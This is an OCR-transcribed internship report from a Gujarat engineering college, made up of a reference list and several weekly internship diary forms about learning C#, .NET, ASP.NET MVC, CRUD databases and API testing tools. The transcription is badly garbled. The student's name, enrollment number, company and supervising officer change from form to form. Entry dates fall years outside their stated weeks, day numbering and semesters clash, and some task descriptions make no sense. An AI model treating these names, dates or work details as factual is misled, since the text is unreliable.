
AFFILIATED TO GUJARAT TECHNOLOGICAL UNIVERSITY (YEAR 2008)
APPROVED BY ALL INDIA COUNCIL FOR TECHNICAL EDUCATION (AICTE) (YEAR 2008)

Near Shanku's Waterpark, Ahmedabad-Mehsana Highway,
At & Post : Linch, Dist. : Mehsana, Gujarat-384 435. Phone / Fax (02762) 285721
www.saffrony.ac.in • E-mail : info@saffrony.ac.in

References

- Basic of web API: https://dotnettutorials.net
- Basic of C#: https://www.javatpoint.com
- Asp.net Tutorial: https://www.tutorialspoint.com
- Basic of Asp.net Core: https://learn.microsoft.com
- For the Dotnet Tutorial: https://dotnettutorials.net

Annexure I



GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 20 of 2007)
ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી
(ગુજરાત અધિનિયમ ક્રમાંક: 20/2007 દ્વારા સ્થાપિત)

Annexure I
Enrollment no: 190390107007

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sahaj Vijaykumar Dave
DIARY OF THE WEEK: DE 25/01/2023 TO 31/01/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Zenkins Technologies
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-1 (25/1/23)
- On the first day they welcome us and give the overview of Company
- And we started list of Software we are going to use and Languages

Day-2 (26/1/23)
- On this day we started with basic Introduction of C# and .NET
- We see the Architecture of .NET and it's usage
- After that we started with C# basics and Made PR1 of it

Day-3 (27/1/23)
- After basic Intro. of C# and .NET we moved to OOP in C#

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SUPPLEMENTRY NOTES
(add additional sheets if required)

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TOTAL HOURS 45

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR.

Signature of Faculty Mentor

Date: 18/9/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 30-01-2023

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Annexure I

Enrollment no: 19[illegible]7007

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sahana N. [illegible] Das

DIARY OF THE WEEK: Dt: 30/01/2023 TO 05/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zentura Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Tejash Bhagi

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 (30/1/23)

-> On this day we started some Programs
-> Create Project as with Program file which contains the type of Programs
-> We understand topics and how to Programs

Day 2 (31/1/23)

-> On this day we move forward with Programs
-> On this day we learn the Loops and keywords which we later apply in our Programs

Day 3 (1/2/23)

-> With the same process of other two days we learn how to use

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Recursive function and its Programs

SUPPLEMENTRY NOTES
(add additional sheets if required)

#Today (1/9/23)

-> Same as the other day of the week
-> Learn the function called "Recursive function" and other math related functions
-> After that we continue with Programs

#Day-10 (5/9/23)

-> We Completed the Pending Programs.

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TOTAL HOURS: 45

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 15/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 6-02-2023

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 196340107062

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sahaj Vinaykumar Dave

DIARY OF THE WEEK: Dt: 6/02/2023 TO 10/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zenkins Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-11 (6/2/23)
-> Created a Demo website in ASP.NET MVC
- Add also added Custom Registering C# and VB
-> Learn about model, View and Controller

Day-12 (7/2/23)
-> In demo website we added login/signup functionality for users
-> We also added new Category to drive in ASP.NET MVC application

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day-15 (9/12/23)
-> We have Set Session management Studio to Create Cart Use Database
-> We have added two tables in Database
-> After we Perform Crud operation on these tables to Retrieve data

Day-16 (9/12/23)
-> Task is to Create Interface & Shopping website
-> I added two tables to store data
-> End Login/Signup Page

Day-15 (10/12/23)
-> Added Wish list two table in Application
-> On the product table I Implemented Intent Explicit Implicit operation

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TOTAL HOURS: 42

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 18/3/23

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13-03-2023

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Annexure I

Enrollment no: 196360107002

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sahu Yogeshkumar Dasrath

DIARY OF THE WEEK: Dt: 13/02/2023 TO 17/02/2023

DEPARTMENT: Computer Engineering SEM: 6th

NAME OF THE ORGANISATION: Zenius Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-16 (13/02/23)
- Test of Last three days Data Course & Users management with Role, Approval Interview process.
- Today's Day we Started a new Creating Table in Database and added Login/Signup Page

Day-17 (14/02/23)
- Implemented Role Base Functionality for Login and Signup Page
- Implemented Code structure for Product Table

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
SUPPLEMENTRY NOTES
(add additional sheets if required)

#Day-16 (15/01/15)
-> Implemented Role based Access for Admin and user
End Awesome Video on Node

Day-14 (16/12/14)
-> Some Operation is made Ref with SQL Query and Stored Procedure
-> Created database for application

Day-15 (17/12/14)
-> Added Remaining functionality for Login/Signup and Role Based Access
-and Final application



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TOTAL HOURS: 30

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date: 15/3/25

Date: 19-03-2025

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Annexure I

Enrollment no: 180410107002

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sahaj V. Jagtap

DIARY OF THE WEEK: DT 20/02/2023 TO 25/02/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Tejas Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Backend


NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-01 (20/2/23)
- From this Day I got to know about API Collection Postman and related
Jira Portal
- I was also search through the Internet for more

Day-02 (21/2/23)
- From this Day we got to know about Swagger API
which is helpful while Backend Testing
- It provide Pre-built Structure for taking input, Put, Post, Validate
and Delete Operation

Day-03 (22/2/23)
- From this day we start to do Practical using API
for Backend Code



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SUPPLEMENTRY NOTES
(add additional sheets if required)

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TOTAL HOURS: 40

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 16/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date:

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Annexure I
Enrollment no.

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sahaan Vinodkumar Shaikh
DIARY OF THE WEEK: Dt: 27/12/2023 TO 03/01/2024
DEPARTMENT: Computer Engineering SEM: 5th
NAME OF THE ORGANISATION: Zenium Technologies
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

1st Day - 26 (27/12/23)
- In this week we are going to work on Small Live Project
- We divided into two teams of three members
- And we get the Project Title management
- So on this Day we look for different type of Software's and Process Flow

4th Day - 27 (28/12/23)
- We started with Research gathering and Require more
- We search for all the base needs that Project Task management system required
- Sir also guide us with some example web sites like zoho, jira etc

5th Day - 28 (29/12/23)
- We After the Requirement gathering we started event.

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
Interface and Model is Simple Logout time for Flight Book

SUPPLEMENTRY NOTES
(add additional sheets if required)

Day:24 (7/3/23)
- Sub tasks of on the formation of interface and also decide the database field.
- We Continue the work

Day:30 (31/3/23)
- We Completed the interface for our Project and all the suggestion of Sir.
  And started working on the database



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TOTAL HOURS: 63

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 18/7/23

Signature of officer-in-charge of Dept. / Section / Plant

Date:

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Annexure I

Enrollment no: 190290107007

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sahaan Vrajeshkumar Dave

DIARY OF THE WEEK: DT: 06/03/2023 TO 10/03/2023

DEPARTMENT: Computer Engineering SEM: 5TH

NAME OF THE ORGANISATION: Simbiosys Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Developers

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

Day: 32 (6/3/23)
- Debugged working on Basic forms for registeration Page and Signup Page

Day: 33 (7/3/23)
